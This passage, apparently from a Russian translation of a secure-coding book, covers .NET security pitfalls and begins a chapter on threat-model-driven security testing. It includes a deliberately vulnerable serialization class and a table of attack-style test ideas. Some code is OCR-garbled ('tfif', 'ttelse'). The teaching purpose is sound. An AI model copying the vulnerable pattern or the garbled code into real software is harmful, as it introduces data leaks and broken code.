Делегаты в принципе похожи на указатели на функции в C/C++ и применяются в .NET Framework для поддержки событий. Если программа принимает делегаты, априори ничего нельзя сказать, каков делегат, кто его создал или каковы намерения программы. Все, что вам известно: делегат вызывается при возникновения в вашей программе соответствующего события. Также неизвестно, что за код регистрирует делегат. Пусть ваш компонент, *AppA*, инициирует событие; *AppB* регистрирует делегат у *AppA* вызовом *AddHandler*. В принципе, делегатом может оказаться любое приложение, в том числе то, что приостанавливает или закрывает процесс, вызывая *System.Environment.Exit*. В этом случае после возникновения события *AppA* завершит работу или сделает что похуже.

Есть способ защититься от подобных злонамеренных действий. В делегатах поддерживается строгий контроль типов, поэтому если программа разрешает делегаты только с сигнатурой:

```
public delegate string Function(int count, string name, DateTime dt);
```

то программа, зарегистрировавшая делегат, потерпит сбой при попытке вызова *System.Environment.Exit*, так как его сигнатура не соответствует критерию.

Наконец, вы вправе ограничить круг разрешенных делегату действий вызовом *PermitOnly* или *Deny* для разрешений, которые необходимы или запрещены. Например, чтобы разрешить делегату только читать конкретную системную переменную и ничего более, вставьте в программу такие строки перед кодом инициирования события:

```
new EnvironmentPermission(
      EnvironmentPermissionAccess.Read, "USERNAME").PermitOnly();
```

Помните, что *PermitOnly* применяется к коду делегата (то есть коду, вызываемому по событию), а не к программе, которая его зарегистрировала. Поначалу вы будете в этом путаться.

Проблемы с сериализацией

Особое внимание следует уделить классам, реализующим интерфейс *ISerializable*, если объект класса может содержать конфиденциальную информацию. Видите ли вы потенциальную дыру в следующей программе?

```
public void WriteObject(string file) {
   Password p = new Password();
      Stream stream = File.Open(file, FileMode.Create);
   BinaryFormatter bformatter = new BinaryFormatter();
   bformatter.Serialize(stream, p);
   stream.Close();
}
```

```
[Serializable()]
public class Password: ISerializable {

    private String sensitiveStuff;
    public Password() {
        sensitiveStuff=GetRandomKey();
    }

    // Конструктор десериализации.
    public Password (SerializationInfo info, StreamingContext context) {
        sensitiveStuff =
            (String)info.GetValue("sensitiveStuff", typeof(string));
    }

    // Функция сериализации.
    public void GetObjectData
        (SerializationInfo info, StreamingContext context){
        info.AddValue("sensitiveStuff", sensitiveStuff);
    }
}
```

У взломщика нет прямого доступа к секретным данным, хранимым в *sensitiveStuff*, но он в состоянии вынудить приложение записать секретную информацию в файл (в произвольный файл, а это в любом случае очень плохо!). Ограничить доступ вызывающих программ можно, потребовав нужные разрешения:

```
[SecurityPermissionAttribute(SecurityAction.Demand,
    SerializationFormatter=true)]
```

Роль изолированного хранилища

В некоторых ситуациях предпочтительнее использовать изолированное хранилище, а не обычный файловый ввод/вывод. Преимущество его в том, что оно в состоянии изолировать данные от отдельных пользователей и сборок или пользователей, доменов и сборок. В первом случае изолированное хранилище, как правило, содержит данные пользователя, например имя пользователя, которые необходимы многим приложениям. В примере на C# показано, как это делается.

```
using System.IO.IsolatedStorage;
...
IsolatedStorageFile isoFile=
    IsolatedStorageFile.GetStore(
    IsolatedStorageScope.User | IsolatedStorageScope.Assembly,
```

Во втором случае — изоляции в разрезе пользователя, домена и сборки — гарантируется, что только код определенной сборки получит доступ к изолированным данным при выполнении следующих условий: когда приложение, применяющее сборку, уже выполнялось в момент создания сборкой хранилища и когда пользователь, для которого создавалось хранилище, уже работал с приложением, Следующий пример на Visual Basic.NET демонстрирует, как создать такой объект.

```
Imports System.IO.IsolatedStorage
...
Dim isoStore As IsolatedStorageFile
isoStore = IsolatedStorageFile.GetStore( _
   IsolatedStorageScope.User Or _
   IsolatedStorageScope.Assembly Or _
   IsolatedStorageScope.Domain, _
   Nothing, Nothing)
```

Имейте в виду, что изолированное хранилище также поддерживает перемещаемые профили, для чего достаточно установить флаг *IsolatedStorageScope.Roaming*. Перемещаемые пользовательские профили — это особенность Microsoft Windows (доступна в Windows NT/2000 и некоторых обновленных системах под управлением Windows 98), которая обеспечивает перемещение данных пользователя при его перемещении с компьютера на компьютер.

Примечание Для доступа к изолированному хранилищу годятся *IsolatedStorageFile.GetUserStoreForAssembly* и *IsolatedStorageFile.GetUserStoreForDomain*; однако эти методы не позволяют использовать перемещаемые профили.

Главное преимущество изолированного хранилища перед, скажем, классом *FileStream* в том, что не требуется разрешения *FileIOPermission*.

Не применяйте изолированное хранилище для размещения конфиденциальных данных, таких, как ключи шифрования и пароли, потому что оно не защищено от доверенного или неуправляемого кода, а также от доверенных пользователей компьютера.

XSLT — язык программирования!

Хотя XSLT (XSL Transformation) не является уникальной особенностью .NET Framework, она широко используется и поддерживается в пространстве имен *System.Xml.Xsl*. Может показаться, что XSLT всего лишь язык таблиц стилей, но на самом деле это язык программирования. Поэтому XSLT следует проверять так же тщательно, как любой другой сценарий или модуль кода, и обеспечить проверку корректности входных данных и отсеивания, к примеру, неожиданных типов XML-документов.

Отключение трассировки и отладки перед развертыванием приложения ASP.NET

Необходимость этой операции кажется очевидной, но, к сожалению, многие забывают о ней. Это плохо по двум причинам: взломщик получает слишком много информации и выполнение дополнительных операций отрицательно сказывается на быстродействии.

Есть три способа отключить перечисленные возможности. Первый — удаление действия DEBUG на странице свойств IIS-сервера (Internet Information Services) (рис. 18-6).




Рис. 18-6. *Следует удалить операцию DEBUG из всех типов файлов (расширений), которые отлаживать не требуется, в данном случае речь идет о SOAP-файлах*

Отключить отладку и трассировку можно в самом приложении ASP.NET, добавив в соответствующие страницы тэг

```
<%@ Page Language="VB" Trace="False" Debug="False" %>
```

Третий способ — изменение конфигурационного файла приложения:

```
<trace enabled = 'false'/>
<compilation debug = 'false'/>
```

Отключение режима отображения подробной информации при удаленных вызовах

По умолчанию параметр *<customErrors>* конфигурации ASP.NET устанавливается в *remoteOnly*, что означает подробную информацию при локальном вызове и никаких сведений при удаленных вызовах. Для облегчения приложения разработчики обычно изменяют этот параметр на промежуточных установочных серверах, но забывают восстановить значение по умолчанию непосредственно перед развертыванием. Этот параметр необходимо установить в *remoteOnly* (значение по умолчанию) или *On*. Значение *Off* не годится для серверов, эксплуатируемых в промышленном режиме.

```
<configuration>
   <system.web>
      <customErrors>
         defaultRedirect="error.htm"
         mode="RemoteOnly"
         <error statusCode="404"
         redirect="404.htm"/>
      </customErrors>
   </system.web>
</configuration>
```

Десериализация данных из ненадежных источников

Никогда не выполняйте десериализацию данных из ненадежных источников. Это тот же принцип *«Все входные данные зловредны, пока не доказано противное»*, но применительно к .NET. В CLR-среде есть классы в пространстве имен *System.Runtime Serialization* для упаковки и распаковки объектов посредством процесса *сериализации* (serializing). Однако приложение ни в коем случае не должно десериализовать данные, полученные из ненадежного источника, так как воссозданный объект будет пользоваться на локальной машине тем же доверием, что и само приложение.

Чтобы обезопасить себя от подобных атак, приложение должно требовать разрешение *SerializationFormatter*. Это привилегированное разрешение, которое следует предоставлять только пользующемуся полным доверием коду.

Примечание Проблема с безопасностью, вызванная десериализацией данных из ненадежных источников, встречается не только в .NET. Например, MFC поддерживает сериализацию и десериализацию объектов вызовом *CArchive::*<оператор> >> и *CArchive::*<оператор<<. Весь код в MFC является неуправляемым и следовательно, по определению, выполняется как полностью доверенный.

Ограничение информации при сбое

Среда .NET предоставляет замечательную подробную отладочную информацию при сбоях и исключениях в выполнении программы. Однако эта же информация требуется взломщику для выяснения механизма работы вашего серверного приложения и облегчения взлома. Вот пример дампа стека при исключении;

```
try {
   // Что-то делаем здесь,
} catch (Exception e) {
   Result.WriteLine(e.ToString());
}
```

В случае исключения пользователь получает следующую информацию:

```
System.Security.SecurityException: Request for the permission of type
   System.Security.Permissions.FileIOPermission...
   at System.Security.SecurityRuntime.FrameDescHelper(...)
   at System.Security.CodeAccessSecurityEngine.Check(...)
   at System.Security.CodeAccessSecurityEngine.Check(...)
   at System.Security.CodeAccessPermission.Demand()
   at System.IO.FileStream..ctor(...)
   at Perms.ReadConfig.ReadData() in
      c:\temp\perms\perms\class1.cs:line 18
```

Заметьте: номер строки предоставляется только в отладочной версии приложения. Однако здесь и так достаточно сведений для любого любопытствующего.

а не только для разработчиков или тестировщиков, работающих над программой. При возникновении исключения просто сделайте запись в журнале событий Windows, а пользователю направьте сообщение о сбое запроса,

```
try {
   // Что-то делаем здесь.
} catch (Exception e) {
   tfif(DEBUG)
      Result.WriteLine(e.ToString());
   ttelse
      Result.WriteLine("Ошибка запроса.");
      new LogException().Write(e.ToString());
   ttendif
}
public class LogException {
   public void Write(string e) {
      try <
         new EventLogPermission(
            EventLogPermissionAccess.Instrument,
            "machinename").Assert();
         EventLog log = new EventLog("Application");
         log.Source="MyApp";
         log.WriteEntry(e, EventLogEntryType.Warning);
      } catch(Exception e2) {
      // Ой! Не удается записать в журнал.
      }
   }
}
```

В некоторых программах приходится вызывать *EventLogPermission(...).Assert,* как в этом примере. Ясно, что, если у приложения нет разрешения на запись в журнал событий, возникнет еще одно исключение,

Резюме


Каркас .NET Framework и CLR предлагают механизмы решения самых разнообразных проблем безопасности. Наиболее заметные из них — устранение переполнения буфера в пользовательских приложениях, а также защита доступа к доверенному, ограниченно доверенному и ненадежному коду. Однако это не значит, что можно расслабиться и плыть по течению. Помните, что ваша программа будет подвергаться атакам, поэтому необходимо предусмотреть защиту от них.

Многое из сказанного в других главах применимо и к управляемым приложениям: не храните секреты на Web-страницах, запускайте приложения с наименьшими привилегиями, строго ограничивая набор доступных разрешений и будьте исключительно осторожными, принимая решения на основании имен. Также неплохо перенести все элементы управления ActiveX в код, а все новые элементы управления, конечно же, следует создавать на управляемом коде; в общем случае он безопаснее.

Microsoft активно публикует связанные с безопасностью в .NET документы на сайте *http://msdn.microsoft.com*. Воспользуйтесь страницей «Security Concerns for Visual Basic .NET and Visual C# .NET Programmers» (Вопросы безопасности для программирующих на Visual Basic .NET и Visual C# .NET) (*http://msdn.microsoft.com/library/en-us/dv_vstechart/html/vbtchsecurityconcernsforvisualbasicnetprogrammers.asp*) как исходной точкой для ознакомления с другими важными темами.

ЧАСТЬ IV

ОСОБЫЕ ВОПРОСЫ



ГЛАВА

19

Тестирование защиты

Итак, проектировщики, менеджеры проектов и архитекторы разработали качественный, безопасный продукт, а программисты написали замечательный код — теперь пришло время тестировщиков проверить, насколько ответственно каждый отнесся к своей работе! К сожалению, многие тестировщики считают себя крайними в процессе разработки, на долю которых выпадает наведение порядка в месиве кода, оставленном программистами. Это самое большое заблуждение; тестирование защиты — важная составляющая всего процесса. В этой главе я расскажу, какая значительная роль отводится тестировщикам в создании безопасных продуктов и как они участвуют во всем процессе разработки — от проектирования до поставки готового приложения заказчику. К тестированию защиты следует подходить особым образом, так как оно отличается от обычного тестирования. Это практическая глава, здесь вы найдете конкретные, проверенные в деле и действенные советы, а не общую теорию тестирования защиты.

Мне пришлось проанализировать более сотни брешей защиты в самых разных приложениях и операционных системах, в том числе Microsoft Windows, Linux, UNIX и MacOS. Каждый раз после анализа дефектов я дополнительно тратил время на разработку методики *«вылавливания»* аналогичных ошибок на этапе тестирования. Результаты этих трудов — перед вами.

В конце главы я познакомлю вас с новой методикой оценки относительной «площади поражения» программы; надеюсь, она поможет вам сократить до минимума число уязвимых мест приложения.

Роль тестировщика защиты

Я не шутил, когда говорил, что обязанность тестировщика проверить, насколько ответственно каждый из участников процесса отнесся к своим обязанностям. Если не считать сотрудников, отвечающих за поддержку продукта, то именно тестиров-

щиков следует считать теми людьми, которые дают окончательное «добро» на выпуск продукта. Раз уж речь зашла об этом, упомяну и инициативных, любящих свое дело сотрудников отдела поддержки: на их счету много выявленных брешей - кому же хочется сопровождать дырявое приложение. Прислушивайтесь к их мнению и будьте готовы к компромиссам, если вы хотите удовлетворить потребности клиента. Не игнорируйте тестировщиков или отдел поддержки, пытаясь любой ценой ускорить выпуск продукта, — это в высшей степени высокомерно и неразумно.

Проектировщики и аналитики стараются создать безопасный проект, разработчики — написать безопасный код, но именно тестировщики решают, действительно ли программа способна противостоять реальным угрозам. Тестирование стоит дорого, отнимает много времени и усилий, однако именно оно показывает, выживет ли приложение. Поэтому зарубите себе на носу: нельзя просто тестировать защиту продукта, тестирование — это одна из неотъемлемых частей общего процесса обеспечения безопасности.

Обеспечьте участие тестировщиков в проектировании, моделировании опасностей и анализе спецификаций — это поможет выявить проблемы с безопасностью. Ревнивое око тестировщика видит потенциальные угрозы до того, как они станут реальными.

При составлении тест-планов необходимо в обязательном порядке предусмотреть тестирование защиты, о чем, собственно, и пойдет сейчас речь.

Внимание! Не обнаружив в тест-планах словосочетаний «переполнение буфера* или «тестирование защиты», бейте в набат и добивайтесь их включения.

Внимание! Если вы откажетесь тестировать защиту своего приложения, то это за вас сделают другие — не сотрудники вашей компании. Легко догадаться, кого я имею в виду!

Тестирование тестированию рознь

Основная задача тестирования — убедиться в том, что все функции работают, как определено в спецификации. Обнаруженные отклонения регистрируются как ошибки, их устраняют и обновленное приложение снова тестируют. Однако тестирование защиты — это чаще всего выявление ситуаций, в которых функция терпит сбой. Я имею в виду следующее: тестирование защиты призвано продемонстрировать, что тестировщик не сможет подменить другого пользователя, модифицировать или испортить данные, отказаться от авторства, просмотреть конфиденциальные данные, закрыть доступ к сервису другим пользователям или повысить свои привилегии, используя приложение не предусмотренным спецификациями образом. Как видите, тестирование защиты должно доказать корректность работы защитных механизмов, а не отдельных функций. По сути, один из компонентов тестирования защиты заключается в проверке работы приложения в нестандартных условиях и выполнения им нестандартных задач. Подумайте над этим:

в коде есть брешь, когда он выполняет запрос атакующего, но никакое приложение не должно подчиняться посторонним.

Некоторые возразят, что тестирование функций включает в себя тестирование защиты, потому что защита — это одна из функций приложения. Если вы не разобрались в этом вопросе, перечитайте главу 2! Однако под *функциональными возможностями* подразумевают только прикладные возможности продукта.

Большинство разработчиков хочет слышать положительные отзывы типа: «Да, функция работает как должно!», а не отрицательные: «Класс, я добился отказа в доступе!» Однако отрицание — альфа и омега работы тестировщика. Хороший тестировщик защиты — редкая птица, живущая взломами и прекрасно разбирающаяся в тонкостях психологии хакеров,

Как-то проводя собеседование с кандидатом в тестировщики, я попросил обосновать, почему он считает себя профи. Он ответил, что в состоянии взломать все, что открывает сокет. — и немедленно был принят на работу!

Внимание! Хорошие тестировщики защиты — это обязательно хорошие тестировщики вообще: они понимают и в состоянии реализовать важнейшие принципы тестирования. Качество тестирования защиты, как и всего остального, определяется опытом, знаниями и изобретательностью сотрудника. У хороших тестировщиков всех этих черт в достатке.

Совет Анализируя «старые» бреши защиты на сайте *http://wwwsecurityfocus.com,* постарайтесь вжиться в образ «черной шляпы», злобного хакера.

Создание тест-планов на основании модели опасностей

Планы тестирования защиты часто создаются бессистемно, поэтому здесь мы предлагаем вам строгую и полную методику тестирования защиты, которая позволяет улучшить результаты. Процесс, отчасти основанный на информации модели опасностей, прост.

1. Расчлените приложение на базовые компоненты.
2. Определите интерфейсы компонентов.
3. Упорядочьте интерфейсы по степени уязвимости.
4. Выясните, какие структуры данных используются на каждом интерфейсе.
5. Найдите бреши в защите, вводя видоизмененные (мутировавшие) данные.

Примечание На основе модели опасностей создают тест-планы двух типов: в первых доказывается, что методы защиты применяются правильно и действительно предотвращают указанные в моделях опасности, а вторые предусматривают поиск брешей, не упомянутых в модели опасностей. Тестирование второго типа требует больше усилий, но без него не обойтись.

А теперь о каждом этапе тестирования — более подробно.

Декомпозиция приложения

Многие полагают, что модели опасностей нужны исключительно при проектировании. Это неверно. Расчленение на составляющее — инструментальное средство, применяемое на всех этапах процесса разработки, и в особенности при проектировании и тестировании. Модели опасностей содержат три вещи, необходимые тестировщикам: список компонентов системы, типы опасностей, угрожающих каждому компоненту (STRIDE), и серьезность угрозы (DREAD или аналогичный метод анализа). Последние две мы обсудим попозже. Но прежде всего мне хотелось бы сказать, что список компонентов исключительно важен. Для создания качественных тестов, необходимо знать , что следует тестировать. Кроме того, применение моделей опасностей позволяет сделать процесс тестирования логичным и структурированным. Вы спросите, зачем делать двойную работу, ведь компоненты уже перечислены в модели опасностей?

Определение интерфейсов компонентов

Следующий шаг — выяснить, какие интерфейсы предоставляются каждым компонентом, причем набор интерфейсов может не совпадать с интерфейсами в модели опасностей. Это очень важный этап, потому что именно в процессе анализа интерфейсов обнаруживаются дефекты защиты. Лучше всего искать предоставляемые компонентами интерфейсы в функциональных спецификациях. Другой способ — расспросить разработчиков или изучить исходный код. Естественно, если интерфейс не описан в документации, его следует внести в спецификации.

Вот несколько примеров интерфейсов и транспортных технологий:

- сокеты TCP и UDP;
- данные, поступающие по беспроводным каналам;
- NetBIOS;
- почтовые ящики:
- динамический обмен данными (Dynamic Data Exchange, DDE);
- именованные каналы;
- общая память;
- другие поименованные объекты (именованные каналы и общая память относятся к именованным объектам), в том числе семафоры и мьютексы;
- буфер обмена;
- интерфейсы локального (local procedure call, LPC) и удаленного (remote procedure call, RPC) вызова процедур;
- методы, свойства и события COM;
- параметры элементов управления и апплетов ActiveX (аргументы в тэге *<OBJECT>*);
- функции EXE- и DLL-модулей;
- системные прерывания и управление вводом/выводом для компонентов, работающих в режиме ядра;
- системный реестр;

- запросы и отклики по протоколу HTTP;
- запросы по протоколу SOAP (Simple Object Access Protocol);
- интерфейс RAPI (Remote API), применяемый в карманных компьютерах;
- ввод с консоли;
- параметры командной строки;
- диалоговые окна;
- технологии доступа к базам данных, в том числе OLE DB и ODBC;
- хранимые процедуры в базах данных;
- интерфейсы с промежуточным хранением (store-and-forward), такие, как электронная почта на основе протоколов SMTP, POP или MAPI и технологии организации очередей, например MSMQ;
- среда (переменные окружения):
- файлы;
- микрофон;
- LDAP-источники, например Active Directory:
- аппаратные устройства, например инфракрасные порты (IrDA), шина USB. COM-порты, FireWire (IEEE 1394), Bluetooth и др.

Ранжирование интерфейсов по степени уязвимости

Следует определить приоритеты интерфейсов, потому что самые уязвимые интерфейсы требуют особо тщательной проверки. Первоначальная классификация по приоритетам берется из модели опасностей, однако далее необходимо более детальное и точное ранжирование в соответствии с целями тестирования. Относительную уязвимость интерфейсов определяют с помощью простой балльной системы. Баллы каждого интерфейса (табл. 19-1) суммируются, после чего интерфейсы размещают по убыванию баллов. Чем больше баллов, тем уязвимее интерфейс: они-то и нуждаются в особо тщательной проверке,

Таблица 19-1. Оценочная таблица интерфейсов

Характеристика интерфейса	Баллы
Процесс, обслуживающий интерфейс или функцию, выполняется в высокопривилегированном контексте, например SYSTEM (в Microsoft Windows NT и. последующих) или root (в UNIX и Linux) или под другой учетной записью с административными привилегиями	2
Интерфейс обработки данных написан на языке более высокого уровня, чем С или С++, например на VB. О, Perl и др.	–2
Интерфейс обработки данных написан на С или С++	1
Интерфейс принимает буферы или строки произвольной длины	1
Принимающий буфер расположен в стеке	2
У интерфейса отсутствуют или имеются слабые механизмы управления доступом	1
У интерфейса надежные, соответствующие выполняемым задачам механизмы управления доступом	-2
Интерфейс не требует аутентификации	i
Интерфейс развертывается или может развертываться на сервере	2
Функция устанавливается по умолчанию	1

Таблица 19-1. *(окончание)*

Характеристика интерфейса	Баллы
Функция включена по умолчанию	1
Ранее у функции уже обнаруживались бреши в защите	1

Следует заметить, что, если список интерфейсов велик и заведомо известно, что некоторые из них не удастся досконально проверить за отпущенное время, следует серьезно подумать об удалении интерфейса и поддерживаемых им функций из продукта.

Внимание! Нельзя предоставлять клиентам не протестированный продукт,

Определение структур данных, используемых каждым интерфейсом

На этом этапе собирается информация о поддерживаемых интерфейсами структурах данных. В табл. 19-2 показаны примеры интерфейсов и соответствующие им источники данных. Именно эти данные вам придется модифицировать, чтобы обнаружить дефекты защиты.

Таблица 19-2. Интерфейсы и источники данных

Интерфейс	Источник
Сокеты, RPC, поименованные каналы, NetBIOS	Данные поступают по сети
Файлы	Содержимое файлов
Системный реестр	Данные разделов реестра
Active Directory	Узлы каталога
Среда	Переменные окружения
Данные HTTP	HTTP-заголовки, объекты-формы, строки запросов, MIME-приложения, полезные данные XML-сообщений, данные и заголовки SOAP
COM	Аргументы методов и свойств
Параметры командной строки	Данные массивов *argv[]* в приложениях на C или C++, данные, содержащиеся в WScript. В Windows аргументы приложений WSH и массивы *String[]args* в приложениях на C#

Теперь, когда у нас есть разделенное на составляющие приложение, ранжированный список интерфейсов и источники данных интерфейсов, можно переходить к созданию *тестовых сценариев* (test case). Но прежде несколько слов о видах тестов, которые подсказывают опасности в моделях опасностей по методике STRII)E.

Атаки по классификации STRIDE

Типы опасностей, определенные в STRIDE, обусловливают необходимые виды тестирования, а риск конкретных опасностей позволяет ранжировать тесты по приоритетам. Наиболее подверженные риску компоненты тестируются в первую

очередь и максимально тщательно. В табл. 4-10 (глава 4) описаны наиболее общие методы устранения отдельных типов опасностей. Сейчас я расскажу о некоторых методах тестирования способов предотвращения атак. Представленный в табл. 19-3 перечень методов тестирования далеко не полон, поэтому, готовя тест-планы для своего приложения, следует предусмотреть и иные виды тестирования защиты. Расширяя свой кругозор и обнаруживая новые методы тестирования, документируйте их и сообщайте о них другим (и мне в том числе!).

В табл. 19-3 перечислены определенные общие рекомендации, помогающие формировать тест-планы па основании модели опасностей. Необходимо также определить, возможны ли атаки на компоненты, которые вы используете, но сами не контролируете, такие, как библиотеки классов или DLL. Все эти угрозы следует внести в модели опасностей,

Таблица 19-3. Тестирование защиты от опасностей различных категорий

Тип опасности	Метод тестирования
Подмена сетевых объектов (spoofing identity)	■ Попытайтесь вынудить приложение не использовать аутентификацию: есть ли отключающий аутентификацию параметр, доступный для пользователей, не обладающих правами администратора? ■ Попытайтесь вынудить протокол аутентификации переключиться в режим менее безопасной унаследованной версии, ■ Удается ли узнать реквизиты правомочных пользователей путем перехвата сетевого трафика или доступа в хранилище? ■ Можно ли использовать «маркеры безопасности» (например, cookie) повторно, для обхода этапа аутентификации? ■ Попытайтесь взломать реквизиты пользователя: наблюдаются ли мелкие изменения в сообщениях об ошибках, которые облегчают подобную атаку?
Модификация данных (tampering with data)	■ Попытайтесь обойти механизмы авторизации и управления доступом. ■ Возможна ли ситуация, когда система не замечает модификации и повторного хеширования данных? ■ Создавайте ошибочные хеши, MAC и цифровые подписи, чтобы проверить правильность работы механизмов проверки корректности этих данных. ■ Выясните, удается ли вынудить приложение «откатиться» к опасному протоколу, если оно использует стойкий протокол, например SSL/TLS или IPSec
Отказ от авторства (repudiation)	■ Возможна ли ситуация, когда удается отключить регистрацию событий в журналах или аудит? ■ Удается ли создать запросы, которые приводят к регистрации неправильных данных в журнале? Например, путем включения в корректный запрос символа «конец файла», «новая строка» или «возврат каретки». ■ Можно ли выполнить опасные действия в обход механизма безопасности? (См. разделы «Подмена сетевых объектов» и «Модификация данных».)

Таблица 19-3. *(окончание)*

Тип опасности	Метод тестирования
Разглашение информации (Information disclosure)	• Попытайтесь получить доступ к данным, предоставляемым более привилегированными пользователями. Это относится к постоянным (файлы, реестр и др.) и сетевым данным. Сетевые анализаторы (sniffer) — полезный инструмент для перехвата таких данных. • «Убейте" процесс и покопайтесь в оставшемся после него на диске «мусоре» на предмет обнаружения конфиденциальных данных. Можете попросить разработчиков особым способом отмечать конфиденциальные данные, чтобы их легче было находить. • Попытайтесь вызвать сбой приложения, приводящий краскрытию конфиденциальной информации атакующему. Например, в сообщениях об ошибках.
Отказ в обслуживании (DoS)	DoS-атаки тестировать легче всего! • «Затопите» процесс запросами так. чтобы он перестал реагировать на полномочные запросы. • Удается ли некорректным данным «уронить* процесс? Особенно плохо. если подобная брешь обнаруживается в серверном приложении. • Можно ли воздействием извне (таким, как сокращение свободного дискового пространства, повышенная нагрузка H;I памяти или ресурсы) вызвать сбой приложения?
Повышение привилегий (Elevation of privilege)	• Больше всего усилий потратьте на приложения, которые выполняются под привилегированными учетными записями, например на системные службы. • Можно ли выполнить данные как исполняемый код? • Удается ли вынудить привилегированный процесс загрузить командный процессор, который обладает повышенными привилегиями ?

Внимание! Каждой опасности в модели опасностей должен соответствовать тест-план, предусматривающий один или несколько тестов.

Внимание! Для каждого теста следует точно указать, как выглядит успешный результат, а также предусмотреть проверку успешной работы или сбоя функции,

Кроме тестов, основанных на STRIDE, есть другая полезная методика — проверка на мутацию данных. О ней мы сейчас и поговорим.

Атака с инициированием мутации данных

Следующий этап должен предусматривать тестовые сценарии для проверки интерфейсов на устойчивость к мутации данных. Под *мутацией данных* (data mutation) подразумевается ситуация, когда среда изменяется таким образом, что код обработки данных, поступающих на интерфейс, ведет себя опасным образом. Я

предпочитаю называть мутацию данных «обманом и мошенничеством», потому что тестовые сценарии, во-первых, создают искусственные ситуации и, во-вторых, предоставляют сфальсифицированные данные, вызывающие сбой программы.

Самые простые в тестировании атаки, вызывающие сбой приложения — DoS-атаки. Если тестировочный код вызывает сбой приложения и нарушение доступа, значит, приложение уязвимо для DoS-атак, особенно если это сетевой сервис. Мутация данных — превосходный механизм тестирования на предмет обнаружения DoS-уязвимости,

Внимание! Приложение уязвимо для DoS-атак, если удается вызвать сбой сервиса с нарушением доступа или другим исключением. Разработчикам следует серьезно отнестись к подобным дефектам, потому что им все равно придется устранять их, если ошибки обнаружатся после поставки продукта клиенту,

На рис. 19-1 показаны методы внесения возмущений в среду, в которой работает приложение.




Рис. 19-1. *Методы возмущения среды для обнаружения недостатков защиты и надежности*

При проектировании тестов защиты держите эту схему под рукой — она поможет вам определить, какие тестовые условия следует создать. А теперь о каждой категории подробнее.

Примечание Вы должны знать, что существует два вида DoS-атак. В первом, и самом простом для тестирования, вызывается остановка приложения по причине нарушения доступа или подобных ошибок. Во втором, более сложном для тестирования из-за необходимости вполне определенных

аппаратных средств и тщательной подготовки, нарушения в работе приложения накапливаются постепенно, а время отклика ухудшается по мере роста плотности распределенных атак.

Данные и контейнер

Данные часто хранятся в контейнерах, например файл содержит байты данных. Проблемы с защитой возникают при изменении данных в контейнере (содержимого файла) или самого контейнера (имени файла). Изменение имени контейнера (в нашем примере это имя файла) — это модификация контейнера, но не самих данных. Вообще говоря, данные «в сети» не имеют контейнера, если, конечно, не считать им саму сеть. Впрочем, можно поспорить, «кто в чем сидит», но к сути рассказа это не имеет отношения!

Модификация контейнера

Существует несколько способов модификации контейнера. Можно нарушить доступ к нему (Oa); это легко сделать, перед тестированием создав на объекте запрещающие доступ записи управления доступом (ACE). Ограниченный доступ (Or) похож на полное отсутствие доступа. Например, приложение требует доступ для чтения и записи, а ACE объекта разрешает только чтение. Доступ к некоторым ресурсам, например файлам, может ограничиваться другими методами. В Windows у файлов есть атрибуты, например «только для чтения».

Полезный тест — проверка, не полагается ли приложение на то, что ресурс уже существует (Oe) или отсутствует (Od). Представьте себе, что приложение требует наличия раздела реестра. Как оно отреагирует, если его не окажется? Принимает ли оно опасное значение по умолчанию?

Наконец, как приложение реагирует, если контейнер есть, но его имя изменилось? Особый случай (особенно в UNIX) — проблема ссылок. Как приложение ведет себя, когда имя действительно, но на самом деле представляет собой ссылку на другой файл? Советую перечитать раздел главы 11, посвященный символическим и жестким ссылкам,

Обратите внимание на связь между именем контейнера и разделом данных (рис. 19-1). Причина ее в том, что можно сделать массу неприятных вещей с именем контейнера, например изменить его длину или само имя. Так, если приложение ожидает имя файла *Config.xml*, то что случится, если предоставить ему слишком длинное (на рис. 19-1 отмечено как L1), например *Myreallybigconfig.xml*, или короткое (на рис. 19-1 отмечено как Ls) имя, например *C.xml*? Что случится, если изменить имя файла на произвольное другое (Cr), например *RfQy6-J87d*?

Модификация данных

